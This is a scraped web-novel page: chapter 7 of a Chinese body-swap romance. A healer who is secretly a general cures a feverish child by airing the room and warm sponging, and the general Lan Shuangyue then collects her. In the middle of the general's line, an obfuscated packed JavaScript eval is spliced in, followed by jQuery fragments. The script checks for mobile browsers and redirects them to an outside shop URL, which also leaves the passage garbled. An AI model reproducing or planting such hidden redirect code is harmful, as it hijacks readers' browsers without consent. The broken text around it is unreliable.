文趣网 > 都市小说 > 糟糕!和阴翳将军互穿啦! > 7. 第 7 章 女儿身偏行将法
    晨光才透,金玉堂里已渐渐有了人声。

    后院几个婆子扫着青砖地,将昨夜席间吹落的花瓣、瓜子壳一并归在簸箕里。两个小丫头捧着铜盆往各房送热水,经过廊下时,见栏杆上还搭着半幅石榴红绫披帛,也不敢乱动,只悄悄绕了过去。西楼一扇窗支开半尺,有人倚窗梳头,乌发垂到窗外,不一会儿,又把窗轻轻掩上了。

    白檀早将药箱收拾停当,放在廊下。

    见娘子自房里出来,便迎上前去,将披风替他系好,低声说道:“周家的人天没亮便来过了,说孩子夜里又烧了一阵,人都有些糊涂了,只求姑娘快去瞧瞧。”

    冀玉书听了,也不多问,只点一点头,道:“过去瞧瞧。”

    白檀答应着,提起药箱,随在身后。

    此时街市方才开动。

    卖炊饼的掀起蒸笼,一团热气直腾起来;炸果子的油锅也才滚开,香气随着晨风飘出几条街去。两旁挑担做买卖的人三三两两,彼此不过问些昨夜可曾落雨、今日菜价如何的话,并无别事。

    一路上,白檀因说道:“那孩子才四岁。原不过受了些风寒,请郎中开了方子,吃了两日,烧退了一回,不想隔了半日又起,如今反反复复,已是第五日了。”

    冀玉书缓缓问道:“如今还能进饮食么?”

    白檀道:“昨日还勉强吃得几口稀粥,到夜里便水米不进了,连喂两口水,也尽数吐了出来。”

    冀玉书又道:“夜里小便可曾有过?”

    白檀倒被问住,想了一想,方道:“这个倒未曾听他们提起。”

    说话之间,已至周家门口。

    只见院门大开,东屋门前站着几个妇人,低声絮絮,也不知说些什么。一见人到了,一个婆子先扬声道:“月娘子来了。”

    众人忙闪在两旁,让出一条路来。

    那年轻媳妇两眼哭得红肿,一见冀玉书,便要跪下。冀玉书早伸手虚扶住,道:“先瞧孩子要紧。”

    那媳妇只得忍泪,将门帘掀起,请二人进去。

    才一进屋,便觉一股热气扑面而来。

    门窗俱闭,炭盆烧得极旺,又兼药气蒸腾,屋里闷得叫人透不过气。炕上孩子紧紧裹在被里,小脸烧得通红,气息急促,额上一方湿帕,早已暖得没了凉意。

    一个老婆子忙换了一块新的,口中只念阿弥陀佛道:“也不知换了多少遭,总不见好。月娘子,烦请您快想想法子罢。”

    冀玉书却不忙上前,只立在屋里,四下缓缓看了一遍。

    见窗扇闭得严严实实,炭火又旺,炕上还压着两床厚被,不觉微微蹙了蹙眉。

    半晌,方淡淡说道:“把窗支开些。”

    屋里众人听了,都怔了一怔。

    那婆子忙上前一步,道:“姑娘,这可使不得。孩子身上正热着,若见了风,可不是雪上加霜?”

    冀玉书抬眼望了望她,神色依旧平静,半日方道:“屋里太闷。”

    只四个字,再无别话。

    那婆子一时倒愣住了,张了张嘴,还欲再说。

    周家媳妇早已拭着泪道:“妈妈,既请了月娘子来,总该听月娘子的。”

    白檀见周家人允了,却无人动弹,忙过去将窗支开一道细缝。

    只见一阵晨风徐徐送进,屋里沉闷之气顿时散了几分。

    冀玉书这才走近炕前,先探了探孩子额头,又摸了摸颈后,静了片刻,方道:“取热水来。”众人忙去。

    又道:“再拿几块干净布巾。”

    不一时,都送了来。

    冀玉书挽起袖口,将布巾浸湿,细细拧去水分,手却停在那里,久久没有落下。

    这一停,旁人只当他细细思量病情,哪里知道他心中也自踌躇。

    昔日在军中时,每有将士高热,军医都会命人以温水反复拭擦颈侧、腋下诸处,借以散热,他在旁见得多了,也曾依言帮着料理,自知这法子的效果。

    只是那些俱是精壮汉子,眼前却只是个四岁的孩童。是否一样,他心里终究没有十分把握。

    想到这里,也不过略一沉吟,到底轻轻将布巾覆在孩子颈侧,缓缓替他擦拭,又叫人隔片刻便换一次。

    屋里一时静得出奇。只有铜盆里偶然滴落两声水响,众人连喘气都放轻了。约莫过了半盏茶时辰,只见孩子原本紧锁的眉心,竟一点一点舒展开来。

    忽然低低唤了一声:“娘……”

    声音细若游丝。

    周家媳妇听见,再也忍耐不住,忙俯身握住孩子的手,连声应道:“娘在这里,娘在这里。”

    一句未了,眼泪早簌簌落下。

    屋里几个婆子见了,也都暗暗念佛。

    白檀站在一旁,不觉轻轻舒了一口气。

    她跟随月娘子这些年,看过诊脉施针,也见过开方用药,却还是头一遭见她这般治病。

    既不忙着下针,也不急着写方,不过命人开窗散闷,又守着孩子一遍遍换布巾,竟渐渐将那一身高热压了下去。

    白檀心下虽觉与往日所见大不相同,却也并不以为异。月娘子原不是拘泥旧法的人,平日替人诊病,遇着一样病症,也常因人而异,另有一番处置。如今想来,这法子想必也是娘子素日钻研所得,不过自己从前未曾见过罢了。想到这里,她望向冀玉书的目光里,不觉又添了几分敬服。

    冀玉书却并未因此松懈,只向那媳妇道:“熬一碗稀稀的米汤来。”

    又道:“待他醒了,只喂两三口,不可多喂。若能咽得下,再慢慢添些。”

    又将屋里该留心的几件事,从容说了一遍。

    众人一一答应,唯恐记漏一句。正说着,只听院中一阵脚步声渐近。

    屋里众人不由都回头望去。

    只见门帘一掀,一人已大步走了进来。

    那人身量修长,着一袭玄色常服,腰束玉带,虽未披甲,眉宇间却自有一股凛然英气,叫人一望便知不是寻常人物。

    屋里几个婆子先是一怔。

    待瞧清来人面目,更是惊得忙忙退开两步。

    “昭……昭武将军?”

    也不知是谁低低惊呼了一声。

    一句话出口,满屋子的人都愣住了。

    周家不过寻常商户,平日里莫说昭武将军,便是衙门里的一个书办,也未必能踏进门来。如今这样的人物竟亲自到了这里,一时人人面面相觑,竟不知出了什么事。

    周家媳妇更是慌得连礼都忘了行,只呆呆站在那里。

    蓝双月却像并未瞧见众人的神色。她的目光只在屋里略一扫过,便落在冀玉书身上。

    那一瞬,两人四目相对。

    冀玉书心中便明白,她已经知晓了这里的情况。

    蓝双月却并未立时开口,只缓步走到炕前,低头看了孩子一眼。

    旁人虽不知将军为何突然对一个孩子起了兴趣,却也无人敢拦。

    她顺势执起孩子的小手,指腹轻轻搭在腕间,不过两三个呼吸,便已松开。

    脉象虽虚,高热却已缓缓退下。

    已无大碍。

    她心下微松,这才转过身来,望着冀玉书,淡淡一笑,道:“月娘子。”

    众人俱屏息听着。蓝双月却不疾不徐地道:“倒叫我好找。”

    冀玉书神色不动,只静静望着她。

    蓝双月又道:“昨晚的话,还未说完。”

    说罢,略顿了一顿,像是忽然想起屋里还有旁人似的,唇角微微一扬。

    “;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17720844|208638||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    这里不是说话的地方。”一句话说得含糊,偏偏越是含糊,越叫人忍不住多想。

    屋里几个婆子彼此交换了个眼色,都识趣地低下头去。

    周家媳妇虽不明所以,也不敢多问。

    蓝双月这才朝冀玉书伸出手,道:“孩子既已无碍,便随我走吧。”

    冀玉书自然知道她是在替自己脱身。

    当下也不推辞,只向周家媳妇道:“孩子高热已退,你们依我方才所说,好生看护。今夜当尤为注意些,若有反复,再来寻我。”

    周家众人连声应是。

    蓝双月也不多留,转身便拉着冀玉书往外走。

    白檀见状,连忙提起药箱,亦步亦趋跟了出去。

    直到院门外的脚步声渐渐远了,周家媳妇方才像回过神来一般,忙又坐到炕边去看孩子。

    那孩子不知何时睡沉了些,小脸虽还带着几分红,却不像先前那般滚烫。她伸手摸了一摸,眼圈一红,低声道:“谢天谢地,总算缓过来了。”

    几个婆子也都围过来看。

    先前换帕子的那个婆子念了几声佛,道:“阿弥陀佛,可算有个好模样了。方才那样子,倒叫我想起我家老头子当年那一回病来,真真是吓死人。”

    旁边妇人道:“你又来了。孩子才好了些,又提这些做什么。”

    那婆子笑了一笑,没再说下去。

    过了一会儿,见孩子睡得安稳,众人的心才算放下。

    那婆子走到门边,往外张望了一眼,忽然压低声音道:“我倒想问一句。”

    旁边人看她:“你又想问什么?”

    她道:“方才来的那位,真是昭武将军?”

    “不是他还能是谁?”“啧啧,”那婆子摇头道,“我这辈子也没想过,咱们这院门,竟有一日能叫这样的人物踏进来。”

    一个媳妇笑道:“你少见多怪罢了。”

    “你见过?”

    “我没见过。”

    “那你说得倒轻巧。”

    几个人说着,都忍不住笑了一笑。

    那婆子又往门外看了一眼,道:“不过我还有一桩不明白。”

    “什么?”

    “这将军来得也巧。”

    她说到这里,故意停了一停。

    旁边几个妇人原本还在收拾东西,听见这话,手上的动作不觉都慢了下来。

    “你又要说什么?”

    那婆子道:“我说什么?我不过想着,方才那句话……”

    “哪句?”

    那婆子听到有人问了,眼珠一转,忽又来了兴致。

    她先往门外瞧了一眼,见那三人的身影早已不见,这才清了清嗓子,学着方才那位将军的模样,背了背手,沉了声音,道:“昨晚的话……还未说完。”

    说罢,自己还觉得颇有几分气势,眉眼间竟也跟着端了起来。

    屋里静了一瞬。

    随即,不知是谁先笑了一声。

    旁边一个妇人笑着推了她一把,道:“你也不看看自己什么样子,倒学起人家的气派来了。”

    那年长些的婆子忙道:“好了好了,孩子还在睡呢,你们倒有闲心。”

    嘴上虽这样说,自己却也忍不住弯了弯嘴角。

    一个年轻媳妇小声道:“我倒觉得没什么。月娘子本就是个有本事的人,认识些贵人,也不奇怪。”

    那婆子听了,连连点头。

    “这倒也是。”说着,又忍不住补了一句:“只是从前只道月娘子医术高明,哪里想到,竟还有这等交情。只是不知这等交情,是几时结下的。”

    众人听了,又笑起来。

    只是笑声到底放得很轻,生怕惊了里屋那个好容易安稳睡下的孩子。